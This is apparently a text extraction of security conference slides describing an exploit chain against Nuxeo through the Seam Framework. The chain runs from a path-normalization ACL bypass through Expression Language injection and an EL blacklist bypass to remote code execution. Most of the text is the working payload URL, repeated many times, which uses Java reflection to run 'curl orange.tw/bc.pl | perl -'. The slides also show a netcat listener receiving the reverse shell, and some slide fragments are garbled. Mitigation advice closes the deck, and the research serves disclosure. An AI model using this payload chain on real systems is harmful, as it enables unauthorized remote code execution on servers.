- Nuxeo maps **\*.xhtml** to Seam Framework
- We found Seam exposed numerous **Hacker-Friendly** features  
by reading source code

# Seam Feature


```
http://127.0.0.1/home.xhtml?actionMethod:/foo.xhtml:  
utils.escape(...)
```

If there is a **foo.xhtml** under servlet context you can execute the partial EL with certain format by **actionMethod**



To make thing worse, Seam will evaluate again if the returned string looks like an EL

```
http://127.0.0.1/home.xhtml?actionMethod:/foo.xhtml:  
utils.escape(...)
```




To make  
string loc

http:  
utils

foo.

"#{util.



returned

html:

evaluate





# Code reuse bug leads to Expression Language injection

We can execute partial EL in any file under servlet context but need to find a good gadget to control the return value



widgets/suggest\_add\_new\_directory\_entry\_iframe.xhtml

```
<nxu:set var="directoryNameForPopup"  
value="#{request.getParameter('directoryNameForPopup')}"  
cache="true">
```

# EL blacklist bypassed leads to Remote Code Execution

Blacklist is always a bad idea :(



org/jboss/seam/blacklist.properties

```
getClass(  
class.  
addRole(  
getPassword(  
removeRole(  

```



```
"".getClass().forName("java.lang.Runtime")
```



```
""["class"].forName("java.lang.Runtime")
```

# Chain all together

1. Path normalization bug leads to ACL bypass
2. Bypass whitelist to access unauthorized Seam servlet
3. Use Seam feature **actionMethod** to invoke gadgets in a known file
4. Prepare second stage payload in **directoryNameForPopup**
5. Use array-like operators to bypass the EL blacklist
6. Write the shellcode with Java reflection API and wait for our shell back

[https://host/nuxeo/login.jsp;/../create\\_file.xhtml](https://host/nuxeo/login.jsp;/../create_file.xhtml)

?actionMethod=

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:  
request.getParameter('directoryNameForPopup')
```

&directoryNameForPopup=

```
/?=#  
  request.setAttribute(  
    'methods',  
    '['class'].forName('java.lang.Runtime').getDeclaredMethods()  
  )  
  ---  
  request.getAttribute('methods')[15].invoke(  
    request.getAttribute('methods')[7].invoke(null),  
    'curl orange.tw/bc.pl | perl -'  
  )  
}
```

[https://host/nuxeo/login.jsp;/../create\\_file.xhtml](https://host/nuxeo/login.jsp;/../create_file.xhtml)

?actionMethod=

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:  
request.getParameter('directoryNameForPopup')
```



&directoryNameForPopup=

```
/?=#  
  request.setAttribute(  
    'methods',  
    '['class'].forName('java.lang.Runtime').getDeclaredMethods()  
  )  
  ---  
  request.getAttribute('methods')[15].invoke(  
    request.getAttribute('methods')[7].invoke(null),  
    'curl orange.tw/bc.pl | perl -'  
  )  
}
```

```
https://host/nuxeo/login.jsp;/../create_file.xhtml
```

```
?actionMethod=
```

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:  
request.getParameter('directoryNameForPopup')
```

```
&directoryNameForPopup=
```

```
/?=#  
  request.setAttribute(  
    'methods',  
    '['class'].forName('java.lang.Runtime').getDeclaredMethods()  
  )  
  ---  
  request.getAttribute('methods')[15].invoke(  
    request.getAttribute('methods')[7].invoke(null),  
    'curl orange.tw/bc.pl | perl -'  
  )  
}
```


[https://host/nuxeo/login.jsp;/../create\\_file.xhtml](https://host/nuxeo/login.jsp;/../create_file.xhtml)

?actionMethod=

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:  
request.getParameter('directoryNameForPopup')
```

&directoryNameForPopup=

```
/?=#  
  request.setAttribute(  
    'methods',  
    '['class'].forName('java.lang.Runtime').getDeclaredMethods()  
  )  
  ---  
  request.getAttribute('methods')[15].invoke(  
    request.getAttribute('methods')[7].invoke(null),  
    'curl orange.tw/bc.pl | perl -'  
  )  
}
```



```
https://host/nuxeo/login.jsp;/../create_file.xhtml
```

```
?actionMethod=
```

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:  
request.getParameter('directoryNameForPopup')
```

```
&directoryNameForPopup=
```

```
/?=#  
  request.setAttribute(  
    'methods',  
    '['class'].forName('java.lang.Runtime').getDeclaredMethods()  
  )  
  ---  
  request.getAttribute('methods')[15].invoke(  
    request.getAttribute('methods')[7].invoke(null),  
    'curl orange.tw/bc.pl | perl -'  
  )  
}
```



```
https://host/nuxeo/login.jsp;/../create_file.xhtml
```

```
?actionMethod=
```

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:  
request.getParameter('directoryNameForPopup')
```

```
&directoryNameForPopup=
```

```
/?=#  
  request.setAttribute(  
    'methods',  
    '['class'].forName('java.lang.Runtime').getDeclaredMethods()  
  )  
  ---  
  request.getAttribute('methods')[15].invoke(  
    request.getAttribute('methods')[7].invoke(null),  
    'curl orange.tw/bc.pl | perl -'  
  )  
}
```

```
https://host/nuxeo/login.jsp;/../create_file.xhtml
```

```
?actionMethod=
```

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:  
request.getParameter('directoryNameForPopup')
```

```
&directoryNameForPopup=
```

```
/?=#  
  request.setAttribute(  
    'methods',  
    '['class'].forName('java.lang.Runtime').getDeclaredMethods()  
  )  
  ---  
  request.getAttribute('methods')[15].invoke(  
    request.getAttribute('methods')[7].invoke(null),  
    'curl orange.tw/bc.pl | perl -'  
  )  
}
```

```
https://host/nuxeo/login.jsp;/../create_file.xhtml
```

```
?actionMethod=
```

```
widgets/suggest_add_new_directory_entry_iframe.xhtml:  
request.getParameter('directoryNameForPopup')
```

orange@z: ~ [83x22]

連線(C) 編輯(E) 檢視(V) 視窗(W) 選項(O) 說明(H)

```
orange@z:~$ nc -vvlp 12345  
Listening on [0.0.0.0] (family 0, port 12345)  
Connection from [34.214.100.239] port 12345 [tcp/*] accepted (family 2, sport 34172  
)  
Linux ip-10-2-200-149 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 201  
8 x86_64 x86_64 x86_64 GNU/Linux  
uid=115(nuxeo) gid=122(nuxeo) groups=122(nuxeo)
```

```
request.getAttribute('methods')[7].invoke(null,  
'curl orange.tw/bc.pl | perl -'  
)  
}
```

# Mitigation

- Isolate backend application
  - Remove the management console and other servlet contexts
- Check behaviors between proxy and backend servers
  - I wrote a path(just a PoC) to disable URL path parameter on both Tomcat and Jetty

# Summary

1. Inconsistency and implicit property on path parsers
2. New attack surface on multi-layered architectures
3. Case studies in new CVEs and bug bounty programs

# Reference

- Java Servlets and URI Parameters

By @cdivilly

- 2 path traversal defects in Oracle's JSF2 implementation

By Synopsys Editorial Team

- Nginx configuration static analyzer

- By @yandex

DEV/CORE

# Thanks!



orange\_8361



orange@chroot.org